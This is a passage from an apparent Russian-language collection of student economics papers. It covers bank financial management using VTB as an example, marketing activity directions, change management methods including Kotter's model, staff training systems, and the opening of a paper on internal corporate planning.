- внедрение блокчейна. Он гарантирует высокий уровень безопасности информации о клиентах, их финансовых операций и счетах. Блокчейн ускоряет работу банка, выполняя ведение учета данных, обрабатывая платежи и многие другие задачи. Благодаря ему банк также сокращает свои расходы на посредников, которые бы выполняли такие же задачи, что и блокчейн.

- внедрение системы управления качеством (QMS). Такая система позволяет банку соблюдать законы, нормативные акты, выполнять требования и предотвращать нарушения, что укрепляет репутацию банка.

Одним из ярких примеров успешной реализации эффективности финансового менеджмента является исследуемый нами объект - банк ВТБ. Банк демонстрирует стабильный рост основных финансовых показателей, занимает лидирующие позиции на рынке, находится на втором месте по рейтингу банков России за 2023 год, на рисунке 1 можно это увидеть (рисунок 1).

	Банк	Активы нетто, тыс. Р на Декабрь 2023	Активы нетто, тыс. Р на Ноябрь 2023	Изменение в тыс. Р	Изменение в %
1	СберБанк	50 695 718 774	49 521 583 445	+1 174 135 329	+2,37
2	Банк ВТБ	26 188 218 945	25 817 813 653	+370 405 292	+1,43
3	Газпромбанк	15 296 029 418	14 965 876 444	+330 152 974	+2,21
4	Альфа-Банк	8 411 400 483	8 141 461 532	+269 938 951	+3,32
5	Московский Кредитный Банк	4 971 033 526	5 021 329 703	-50 296 177	-1

Рисунок 1 – Рейтинг банков за 2023 год

В 2024 году ВТБ банк продемонстрировал свои самые высокие финансовые показатели, рекордная чистая прибыль составила 432 млрд. рублей, это соответствует возврату капитала на 22,3% от 2022 года, так как в этом году был убыток. Положительно повлияло на повышение прибыли приобретение ПАО Банк «Открытие» и его дочерних компаний. Самым прибыльным сегментом банка оказался корпоративно-инвестиционный бизнес, который обеспечил доход в 192 млрд. руб., средний и малый бизнес – 108 млрд. руб., розничный бизнес в 62 млрд. руб.

На рисунке 2 мы видим, что 2024 год для банка стал хорошим показателем в финансах, возросли чистая прибыль, рентабельность капитала, прирост клиентской базы, все финансовые цели были достигнуты и перевыполнены (рисунок 2).

Ключевые показатели ПАО «Банк ВТБ» (VTBR)	2022	2023	Изменение, %
Основные финансовые показатели, млрд руб.			
Процентные доходы	1 635	2 454	50,1%
Процентные расходы	-1 306	-1 648	26,2%
Чистые процентные доходы	298	761	> 2,6 раза
Чистые комиссионные доходы	148	217	46,9%
Чистые доходы/(расходы) от прочей финансовой деятельности	-515	177	-
Чистые операционные доходы/(расходы) до создания резерва	-78	1 162	-
Резерв под обесценение кредитного портфеля	-423	-176	-58,5%
Операционные расходы	-349	-468	33,9%
Чистая прибыль/(убыток)	-668	421	-
Основные финансовые коэффициенты			
NIM (Чистая процентная маржа)	1,8%	3,1%	1,3 п.п.
Стоимость риска	2,5%	0,9%	-1,6 п.п.

Рисунок 2 – Финансовые показатели ПАО «Банк ВТБ»

Таким образом, мы видим, как банк оптимизировал расходы и повысил свою рентабельность, эффективно управлял рисками, внедрял информационные технологии, автоматизировал процессы, что повышает эффективность финансового менеджмента. Также банк разрабатывал новые продукты и услуги, которые увеличивали доход компании.

Заключение

В данной статье были рассмотрены ключевые аспекты путей повышения финансового менеджмента коммерческого банка. Можно сделать вывод, что необходимо внедрять современные информационные технологии, которые помогают оптимизировать процессы управления денежными средствами, а также снизить операционные затраты, сократить время принятия решений и анализ объемной информации. На примере банка ВТБ мы увидели, что пути повышения финансового менеджмента приводят к росту финансовых показателей, укреплению позиций на рынке. Таким образом, эффективность финансового менеджмента в коммерческом банке является главным звеном успешности его функционирования на финансовом рынке, его конкурентоспособности.

СПИСОК ИСТОЧНИКОВ

1. Чайкина, Е.В., Посная, Е.А., Чайкин, В.Ю., Влияние инновационных технологий на развитие и функционирование банковской индустрии// Финансовые исследования. - 2019.-с. 82-87. [Электронный ресурс]. – Режим доступа: https://finis.rsue.ru/2019_N3/2019-3.pdf.
2. Гасанова, Д.Б. Тажудинова Д.А., Учебное пособие (практикум) по дисциплине «Финансовый менеджмент» для направления подготовки 38.03.01 Экономика, профиль «Финансы и кредит» - Махачкала: ДГУНХ, АЛЕФ, 2019. – 154с.
3. Данилин, В. И. Финансовый менеджмент. Категории, задачи, тесты, ситуации. Учебное пособие / В.И. Данилин. - Москва: Мир, 2016. - 370 с.
4. Финансовые результаты по МСФО [Электронный ресурс]. Режим доступа: URL: <https://www.vtb.ru/ir/statements/results/> (дата обращения: 20.10.2024).

УДК 339.138

Возлякова София Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Vozlyakova Sophia Dmitrievna, student, Komsomolsk-na-Amure State University

Азимов Пулод Хакимович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Azimov Pulod Hakimovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ОСНОВНЫЕ НАПРАВЛЕНИЯ МАРКЕТИНГОВОЙ ДЕЯТЕЛЬНОСТИ THE MAIN DIRECTIONS OF MARKETING ACTIVITIES

Аннотация. В данной статье разбираются направления маркетинговой деятельности для эффективного функционирования организации. Показаны основные виды направлений маркетинга с последующим подробным рассмотрением, а также приведены примеры. Проведена взаимосвязь стратегий с базовыми принципами, необходимыми для их осуществления.

Abstract. This article examines the directions of marketing activities for the effective functioning of the organization. The main types of marketing directions are shown, followed by a detailed review, as well as examples. The interrelation of strategies with the basic principles necessary for their implementation is carried out.

Ключевые слова: товар, организация, услуга, потребитель, маркетинг, стратегия.

Keywords: product, organization, service, consumer, marketing, strategy.

Введение

Маркетинговая деятельность организации является одним из главных направлений в управлении. Она дает возможность выявить целевую аудиторию, определить вид продвижения товаров и услуг, а также привлечь потенциальных покупателей.

Для осуществления маркетинговой деятельности нужно следовать ее принципам, благодаря которым получится добиться успеха.

Вот некоторые из них:

1) необходимо знать потребности людей (аудитории), для успешной реализации товара или услуги, а также подбора маркетинговой стратегии;

2) иметь уникальность товара или услуги среди конкурентов, это поможет определить успех и привлекательность товара для людей;

3) правильная коммуникация с аудиторией (зависит от возраста потребителей). Может осуществляться через соц. сети, радио, телевидение и т.д.;

4) оценка эффективности результатов, это позволит корректировать стратегию.

Из направлений маркетинговой деятельности можно выделить следующие виды:

1) маркетинговые исследования;

2) разработка стратегии маркетинга;

3) комплекс «4-Р»;

4) контроль и оценка деятельности маркетинга.

Процесс маркетинга – сложная система, которая включает разнообразные виды деятельности. Рассмотрим их более подробно.

Основная часть

Маркетинговые исследования направлены на сбор, обработку и анализ информации о рынке. На этом этапе организация может получить различные данные. Например, цены, предложения конкурентов, предпочтения аудитории потребителей. Данный вид один из самых важных, на нем создается представление о рынке в целом, поэтому следует как можно тщательно провести исследование.

Разработка маркетинговой стратегии нужна для оценивания и распределения ресурсов на нужды эффективных каналов. С помощью инструментов маркетинговая стратегия может осуществлять поставленные цели. Такие, как увеличение доли рынка. Каждая стратегия имеет свои этапы разработки, обычно туда входит 4 пункта (Рисунок 1).




Рисунок 1 – Этапы разработки маркетинговых исследований

Комплекс «4-Р» является классической и включает в себя элементы, которые необходимы для успешного продвижения товара или услуги. «4-Р» расшифровывается как: продукт, цена, место, продвижение.

Продукт – это товар или услуга, которую хочет реализовать организация. Сюда входят уникальность, упаковка, дизайн, жизненный цикл продукта и уровень удовлетворенности потребителей. Данный этап один из самых значимых, он определяет конкурентоспособность товара или услуги. Потребитель с малой вероятностью отдаст предпочтение новому продукту, который ничем не отличается от уже устоявшихся на рынке.

Цена – сумма, за которую потребитель готов приобрести товар. В данный пункт можно включить скидки, акции, соотношение ценности и цены для потребителя, это поможет привлечь аудиторию, так как в выборе товара или услуги часто обращают внимание на цену.

Место – это каналы сбыта товара или услуги. На данном этапе рассматриваются точки продаж, логистика, складирование. Правильно выбранные каналы помогут не только сделать реализацию удобной и доступной, но и сократить затраты, что очень важно при производстве.

Продвижение – способы, которыми пользуется компания для реализации, а также стимулировании спроса. Включает: рекламу, PR-активность, карты лояльности, специальные предложения. От продвижения зависит реализация товара или услуги. Например, при выборе рекламы нужно учитывать возраст выбираемого канала. У телевидения 45+, социальные сети 10 – 40 лет и т.п.

Данная модель была разработана достаточно давно, но до сих пор остается актуальной при комплексной разработке маркетинговой стратегии.

Контроль и оценка маркетинговой деятельности помогают оценить эффективность, выявить отклонения от плана, найти пути решения для улучшения деятельности организации, а также в целом пересмотреть маркетинговую стратегию. Выделяют 4 вида контроля: стратегический, тактический, оперативный, контроль прибыли (Рисунок 2).



Рисунок 2 – Виды маркетингового контроля

Заключение

Направления маркетинговой деятельности достаточно сложны в своей реализации. Они требуют глубокого анализа и адаптации к изменяющимся условиям рынка. Все виды маркетинговых исследований должны проводиться опытными аналитиками и руководителями, иначе возможно любое упущение, которое повлечет за собой непоправимые последствия.

Основные принципы маркетинговой деятельности нужны для достижения успеха. В них заложен смысл уникальности, знание потребностей людей, каналов коммуникации с потребителями, оценки эффективности результатов деятельности. Все это очень важно при рассмотрении стратегий маркетинга.

Направление считается достаточно значимым в организации. На его реализацию уходит много сил и средств. Изучение направления маркетинговой деятельности не стоит на месте, а движется только вперед.

СПИСОК ИСТОЧНИКОВ

1. Воронюк, Е. Маркетинг для бизнеса: важен или нет? / – Текст : электронный. - 2023 г. – URL <https://vc.ru/u/1269761-evgenii-voronyuk/747371-marketing-dlya-biznesa-vazhen-ili-net?ysclid=m4i27zqe5740371894> (дата обращения: 10.12.2024).
2. Направления маркетинговой деятельности / Текст : электронный. – 2019 г. – URL: https://spravochnik.ru/marketing/marketingovaya_deyatelnost/napravleniya_marketingovoy_deyatelnosti/?ysclid=m4h74qut8j507645517 (дата обращения: 10.12.2024).
3. Шпадарева, Е. Классен, Н. Что такое маркетинговая стратегия и как её разработать / – Текст : электронный. - 2022 г. – URL <https://practicum.yandex.ru/blog/marketingovye-strategii/#cto-takoe> (дата обращения: 10.12.2024).
4. Маркетинговая стратегия для бизнеса: что такое и как составить / – Текст : электронный. - 2023 г. – URL: <https://yandex.ru/adv/edu/materials/marketingovaya-strategiya> (дата обращения: 10.12.2024).
5. Маркетинговый контроль / Текст : электронный. – 2020 г. – URL: <https://www.mango-office.ru/products/calltracking/glossary/marketingovyy-kontrol/?ysclid=m4iew3ya1236675360> (дата обращения: 10.12.2024).

УДК 65.016.7

Возлякова София Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Vozlyakova Sophia Dmitrievna, student, Komsomolsk-na-Amure State University

Капустенко Ирина Сергеевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kapustenko Irina Sergeevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

УПРАВЛЕНИЕ ИЗМЕНЕНИЯМИ В ОРГАНИЗАЦИИ MANAGING CHANGES IN THE ORGANIZATION

Аннотация. В статье разбираются методы управления изменениями в организации для эффективного принятия управленческих решений. Показаны основные элементы, на которые влияют методы управления. Проведена взаимосвязь методов управления изменениями с понятиями - «поощрение», «стимулирование» и «мотивация».

Abstract. The article discusses methods of change management in an organization for effective management decision-making. The main elements that are influenced by management methods are shown. The interrelation of change management methods with the concepts of "encouragement", "stimulation" and "motivation" is carried out.

Ключевые слова: управление, организация, изменения, метод, мотивация.

Keywords: management, organization, changes, method, motivation.

Введение

Сегодня проблема управления изменениями в организации становится как никогда актуальной. Причина этому - внешние изменения в сотрудничестве стран между собой, а также изменениями внутри страны и рынка в целом.

Методы управления изменениями организации являются одними из главных направлений в системе управления, они позволяют фирме оставаться конкурентоспособной в постоянно изменяющихся условиях. Главной целью становится: эффективность подобранной стратегии.

В основе управления изменениями лежат различные методы, вот некоторые из них: 1) метод системного влияния; 2) модель «8 шагов Коттера».

При раскрытии данной темы не менее важно упомянуть об использовании поощрения, стимулирования и мотивации для каждого сотрудника индивидуально.

В управлении изменениями руководителю не всегда легко правильно руководить сотрудниками. Процесс управления – сложная система, которая включает разнообразные стратегии. Каждая из них подбирается в зависимости от сложившейся ситуации. Рассмотрим методы управления изменениями более подробно.

Основная часть

Прежде, чем рассмотреть метод системного влияния, изучим кривые изменений на различных уровнях.

Метод системного влияния сконцентрирован на том, что для эффективной реализации организационных изменений нужно учитывать возможность меняться на каждом уровне.

В личный уровень (рисунок 1) входят беседы, семинары, тренинги. Это позволяет мотивировать сотрудников для достижения целей. Также не менее важным будет выбрать подходящих людей, которые в последствие будут влиять на продвижение изменений в организации.

Командный уровень (рисунок 2) включает в себя технику мотивации «белые вороны», так как большинство людей присоединяются к общему мнению и вряд ли пойдут против коллектива. Главная задача руководителя – это выбор лидера в команде, который будет контролировать атмосферу коллектива. Важно определить четкую цель, для осознания роли в команде и вклада в ее реализацию.

В мотивацию на организационном уровне (рисунок 3) можно включить поощрение и санкции. Лучше всего будет определить четкие правила, которые помогут следовать плану и не вернуться к старым привычкам.




Рисунок 1 – Кривая изменений на личном уровне



Рисунок 2 – Кривая изменений на командном уровне



Рисунок 3 – Кривая изменений на организационном уровне

Уровни хоть и имеют свои мотивации, задачи и правила, но сильно связаны между собой. Принимая решения на одном из уровней, нужно понимать о возможности больших и малых изменений на других.

Важно понимать, что в центре каждого метода находятся шесть главных элементов (рисунок 4).




Рисунок 4 – Основные элементы

Разберем следующий метод «8 шагов Коттера». Данная модель разработана Джоном Коттером, в нее входят восемь пунктов, которые связаны между собой. Преимущество данной модели - это возможность контроля изменениями, для лучшей работы организации.

1) Для того, чтобы начать пользоваться моделью необходимо понять. Действительно ли организация нуждается в изменениях. На данном этапе нужно сформировать желание и заинтересованность в изменениях у сотрудников организации. Переход к следующему этапу возможен при более чем 75% убеждений руководства в необходимости изменений.

2) Формирование команды. Для реализации любой идеи нужна команда, в нее входят лидеры, вдохновители, исполнители и другие.

3) Постановка целей. По мнению Коттера, сотрудник, заинтересованный в изменениях, должен за 5 минут убедить невовлеченного сотрудника, объяснив концепцию и плюсы от реализации идеи. Если это не получилось, следует переосмыслить изменения.

4) Чтоб у сотрудников в будущем было меньше сопротивления к изменениям, необходимо пропагандировать как можно быстрее и информативней об предстоящих изменениях.

5) У каждой идеи есть свои преграды. Для этого нужно уметь своевременно их решать, чтоб не дать изменению состояния застоя.

6) Не менее важным фактором является поощрение и стимулирование. Здесь можно использовать метод «быстрые победы». Под методом понимается разбиение одной цели на много маленьких, это позволит ощутить сотрудникам динамичного приближения к цели.

7) Закрепление изменений. В данном пункте нужно прививать коллективу вводить в привычку использование новых изменений, без откатов назад.

8) На завершающем шаге нужно убедиться, что сотрудники понимают суть нововведений и необходимость их реализации.

Заключение

Методы управления изменениями сложный и трудоемкий процесс, который требует грамотных руководителей. Теория методов представлена в идеалистическом варианте. Слепое следование не даст положительных результатов. На практике же лучше учитывать все аспекты: теория, своеобразность ситуации, опыт организации.

Также не стоит забывать о поощрении, стимулировании и мотивации сотрудников в стремлении достижения целей. Они будут зависеть от конкретных задач организации и индивидуальных особенностей человека.

Направление достаточно значимое для руководителя и организации в целом, разработка и изучение новых методов управления изменениями не стоит на месте, а движется только вперед.

СПИСОК ИСТОЧНИКОВ

1. Закирова, М.И. Посаженников, А.А Названова, К.В. Принятие решений при реализации стратегических изменений / – Текст : электронный. - 2023 г. – URL: <https://dspace.www1.vlsu.ru/bitstream/123456789/10897/1/02565.pdf> (дата обращения: 11.11.2024).
2. Борисов, Г.И. 8-шаговая модель изменений Коттера: как эффективно внедрять изменения в организации / Текст : электронный. - 2022 г. – URL: <https://hr-portal.ru/story/8-shagovaya-model-izmeneniy-kottera-kak-effektivno-vnedryat-izmeneniya-v-organizacii> (дата обращения: 11.11.2024).
3. Методы проведения организационных изменений / – Текст : электронный. - 2020 г. – URL: https://spravochnik.ru/menedzhment/upravlenie_izmeneniyami/metody_provedeniya_organizatsionnyh_izmeneniy/ (дата обращения: 11.11.2024).
4. Модель управления изменениями Дж. Коттера / – Текст : электронный. - 2022 г. – URL: <https://blog.bitobe.ru/article/model-upravleniya-izmeneniyami-dzh-kottera/?ysclid=m3wim51m5j863231264> (дата обращения: 11.11.2024).
5. Системный подход и системное мышление как универсальная компетенция специалиста и руководителя / – Текст : электронный. – 2022 г. – URL: <https://phsreda.com/e-publications/e-publication-10424.pdf> (дата обращения: 11.11.2024).

УДК 331.108.

Воробьева Виолетта Игоревна, студент, Комсомольский-на-Амуре государственный университет

Vorobyova Violetta Igorevna, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ОБУЧЕНИЯ ПЕРСОНАЛА ОРГАНИЗАЦИИ IMPROVEMENT OF THE ORGANIZATION'S PERSONNEL TRAINING SYSTEM

Аннотация. В данной статье рассматривается важность организации системы обучения персонала фирмы. В работе были рассмотрены виды, методы и формы обучения персонала, оценена важность создания системы обучения персонала организации, выделены достоинства и недостатки основных методов, форм и видов обучения персонала организации. Актуальность данной темы является неоспоримой, в связи с тем, что каждой организации необходимо создать или же совершенствовать систему обучения персонала, так как при развитии фирмы чаще всего требуется повышать квалификацию и совершенствовать навыки сотрудников предприятия, дабы вывести фирму на новый уровень и успешно конкурировать с другими предприятиями данной отрасли.

Abstract. This article discusses the importance of organizing a company's personnel training system. The paper considered the types, methods and forms of personnel training, assessed the importance of creating an organization's personnel training system, highlighted the advantages and disadvantages of the main methods, forms and types of personnel training of the organization. The relevance of this topic is undeniable, due to the fact that each organization needs to create or improve a personnel training system, since during the development of a company it is most often necessary to upgrade the qualifications and improve the skills of employees of the enterprise in order to bring the company to a new level and successfully compete with other enterprises in this industry.

Ключевые слова: система обучения персонала, виды обучения персонала, формы обучения персонала, персонал, обучение, организация.

Keywords: personnel training system, types of personnel training, forms of personnel training, personnel, training, organization.

Введение

У каждой организации по мере своего развития в определённый момент возникает потребность в повышении конкурентоспособности, в освоении или создании новых технологий, в усовершенствовании уже имеющихся технологий производств и на всё это требуются кадры, которые у предприятия уже могут иметься, но недостаточной квалификации или с недостаточным уровнем развития трудовых навыков.

В таком случае возникает потребность в обучении персонала организации, а также в создании полноценной системы обучения персонала фирмы, что в свою очередь поможет предприятию вырваться в лидеры и заполучить высококлассных специалистов в различных областях.

Для решения повседневных задач фирме необходимы трудовые, финансовые и другие различного рода ресурсы, среди которых наиболее полезными в различные стадии экономического цикла стоит считать трудовые. Именно поэтому система обучения персонала в фирме является важным элементом.

Целью данной работы является поиск, сбор и анализ доступной информации в рамках системы управления персоналом, рассмотрение достоинств и недостатков различных методов обучения персонала. Рассмотрение сущности системы обучения персонала. Анализ видов, форм и методов обучения персонала являются основными задачами данной статьи.

Основная часть

Персонал – это важнейший элемент в структуре всей организации. Во все времена данный компонент являлся первоочередным и главным. Потому что без кадров невозможно представить ни компанию, ни рынок в целом. Но даже с наличием работников не всегда получается держать хорошую позицию и обладать высокой конкурентоспособностью. Необходимо на постоянной основе следить за тенденциями в своей отрасли и обучать кадры соответственно им. Отсюда следует, что фирма должна заниматься учебной деятельностью сотрудников, предоставляя им эту возможность. В свою очередь у фирмы могут быть проблемы с организацией обучения своих кадров. Создание условий для совершенствования навыков и получения необходимой информации довольно сложный процесс для любой компании. Ведь он требует много времени, финансовых и трудовых затрат.

В первую очередь фирме следует изучить рынок в глобальном смысле. Выявить все подводные камни и разобраться в нюансах интересующей проблемы. Затем полученную информацию обдумать и соответствии с ней разработать свою систему обучения персонала. Её разработка поможет организации выйти на более высокий уровень, а также поможет подготовить высококвалифицированные кадры. В таком случае фирма может без особых проблем быстро адаптироваться к изменяющимся на рынке условиям и быстро выходить из кризисов.

Рассмотрим систему обучения персонала. Данное понятие имеет сложную организацию. Оно предполагает различные формы и методы учебной деятельности на предприятии. Это сложный процесс, который позволяет повысить квалификационный уровень работников. А значит повышает и уровень самой фирмы. Также можно сказать, что система обучения – это ряд мероприятий, которые способствуют личностному и профессиональному росту персонала.

Существует несколько способов повышения уровня компетенции кадров. Разберем несколько из них. Первый способ – это проведение тренингов или семинаров. Он заключается в донесении профессиональной информации однократно. Он весьма прост в организации проведения, но для самих работников не является лучшим. Он подойдет для работников, которые уже имеют хорошую базу знаний, но ее требуется или закрепить, или расширить.

Далее идет повышение квалификации. Данный метод наиболее эффективен и полезен для персонала. Он заключается в более углубленном и широком образовании по уже необходимому профилю. Задача такого способа развить необходимые навыки, которые наиболее значимы в данный период развития рынка.

Сделать мышление сотрудника более гибким, мыслить креативно, научить принимать грамотное решение в кризисных ситуациях. Если говорить о современных методах обучения, то можно, например, создать программу на основе искусственного интеллекта, в базе данных которой будут содержаться методики и знания, которые были накоплены человечеством по определённым направлениям.

Участие в научной деятельности фирмы. Метод предполагает проведение научных мероприятий и участие в них работников. Руководители должны приобщать персонал к просветительской сфере, поощрять их труд. Научная деятельность помогает организации вводить новшества в производственный процесс. Именно поэтому научная деятельность очень важна не только для повышения квалификации персонала, но и для роста уровня инновационности организации.

Работники могут написать статьи в соответствии с тематикой мероприятия, выступить с ней на конференции. Также возможно разработать свой инновационный проект и защитить его для дальнейшего продвижения. То есть в ходе такой деятельности сотрудники будут набираться практического опыта, развивать свои личностные качества и повысят трудовые навыки.

Есть еще один способ обучения персонала в рамках рабочего места. Он достаточно распространен среди остальных приемов. Подразумевает наставническую деятельность на трудовом месте. Опытный работник с многолетним стажем и полным знанием своего дела обучает нового сотрудника, профессиональные качества которого не соответствуют требованиям или недостаточны.

Наставник передает свои знания, дает полезные советы, раскрывает нюансы и разбирает возможные ситуации для более полного понимания дела своим подопечным.

Если говорить об обучении персонала на рабочем месте непосредственно, то помимо программы наставничества, можно использовать ИИ, который будет встроен в прибор, например, обычные наручные часы или браслет, где ИИ будет считывать информацию, сканировать рабочую зону. В него будут также загружены задачи, которые сотрудник должен выполнять на рабочем месте. Благодаря этим данным ИИ может точно выставить оценку сотруднику и относительно объективно по отдельным показателям оценить его работу.

Заключение

Подводя итоги, можно сказать, что система обучения персонала весьма обширна и многогранна. Данный процесс непростой в организации и проведении, требует значительной подготовки и мотивации руководителей компании.

Его необходимость заключается в том, что каждой фирме, стремящейся стать успешной, нужно обучать персонал в течении всего своего существования. Рынок

стремительно меняется и появляются новые требования к сотрудникам. Появляются и навыки, которыми следует обладать работникам для поднятия уровня развитости предприятия.

Исходя из представленной выше информации можно сделать вывод о том, что организациям требуется переходить на более современные методы обучения, которые будут основаны на традиционных. Это поможет фирмам оставаться на высоком уровне, а также быстро адаптироваться к экстренным ситуациям. Таким образом в статье были приведены примеры традиционных методов обучения персонала и также предложены несколько новых методов на основе искусственного интеллекта.

СПИСОК ИСТОЧНИКОВ

1. Армстронг, М. Практика управления человеческими ресурсами / Майкл Армстронг, Стивен Тейлор. – 14-е изд. – Санкт-Петербург : Питер, Прогресс книга, 2018. – 1038 с.
2. Архипова, Н.И. Современные проблемы управления персоналом : монография / С.В. Назайкинский, О.Л. Седова, Рос. гос. гуманитар. ун-т, Н.И. Архипова. – М. : Проспект, 2018. – 161 с.
3. Базаров, Т. Ю. Психология управления персоналом : учебник и практикум для вузов / Т. Ю. Базаров. – Москва : Издательство Юрайт, 2020. – 381 с.
4. Управление человеческими ресурсами: стратегии и инновации : учебник и практикум для вузов / под редакцией Н. А. Горелова. – 2-е изд., испр. и доп. – Москва : Издательство Юрайт, 2024. – 309 с. – (Высшее образование). – ISBN 978-5-534-16900-3. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/531992> (дата обращения: 11.12.2024).
5. Одегов, Ю. Г. Кадровая политика и кадровое планирование : учебник и практикум для вузов / Ю. Г. Одегов, В. В. Павлова, Л. С. Бабынина. – 4-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 707 с. – (Высшее образование). – ISBN 978-5-534-18970-4. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/555567> (дата обращения: 11.12.2024).

УДК 338

Ганевич Полина Романовна, студент, Комсомольский-на-Амуре государственный университет

Ganevich Polina Romanovna, student, Komsomolsk-na-Amure State University

Кузнецова Ольга Рудольфовна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kuznetsova Olga Rudolfovna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ЭКОНОМИКА ПРЕДПРИЯТИЯ: ВНУТРЕННЯЯ ЭФФЕКТИВНОСТЬ ЧЕРЕЗ ПЛАНИРОВАНИЕ ENTERPRISE ECONOMICS: ACHIEVING INTERNAL EFFICIENCY THROUGH PLANNING

Аннотация. В статье рассматриваются ключевые аспекты внутрифирменного планирования как основы для повышения эффективности деятельности предприятия. Раскрываются этапы стратегического планирования, включающие постановку миссии, анализ внешней и внутренней среды, разработку бизнес-планов и контроль их выполнения. Особое внимание уделено снижению затрат через внедрение инновационных технологий, рациональное использование ресурсов и регулярный мониторинг. Также анализируется значение кадровой политики, направленной на развитие человеческого капитала, обучение сотрудников и создание мотивационной системы. Внутрифирменное планирование рассматривается как инструмент для достижения устойчивости и конкурентоспособности в условиях изменчивой рыночной среды.

Abstract. This article explores the essential aspects of internal corporate planning as a foundation for enhancing enterprise efficiency. It highlights the stages of strategic planning, including mission formulation, external and internal environment analysis, business plan development, and implementation control. Special focus is given to cost reduction through innovative technology adoption, resource optimization, and regular monitoring. The significance of human resource policy is also analyzed, emphasizing human capital development, employee training, and motivation systems. Internal corporate planning is presented as a tool for achieving sustainability and competitiveness in a dynamic market environment.

Ключевые слова: внутрифирменное планирование, управление затратами, кадровая политика.

Key words: corporate planning, cost management, human resource policy.

Введение

Современная экономика предприятий сталкивается с множеством препятствий, связанных с высокой конкуренцией, изменчивостью рыночной среды и необходимостью оптимального использования ресурсов. Одним из ключевых инструментов управления становится внутрифирменное планирование, которое определяется как система действий, направленных на координацию производственных, финансовых и организационных процессов предприятия для достижения стратегических целей и повышения эффективности его работы. Это планирование позволяет не только оптимизировать внутренние процессы, но и обеспечивает адаптацию предприятия к изменениям внешней среды, что особенно важно в условиях нестабильной экономической ситуации.

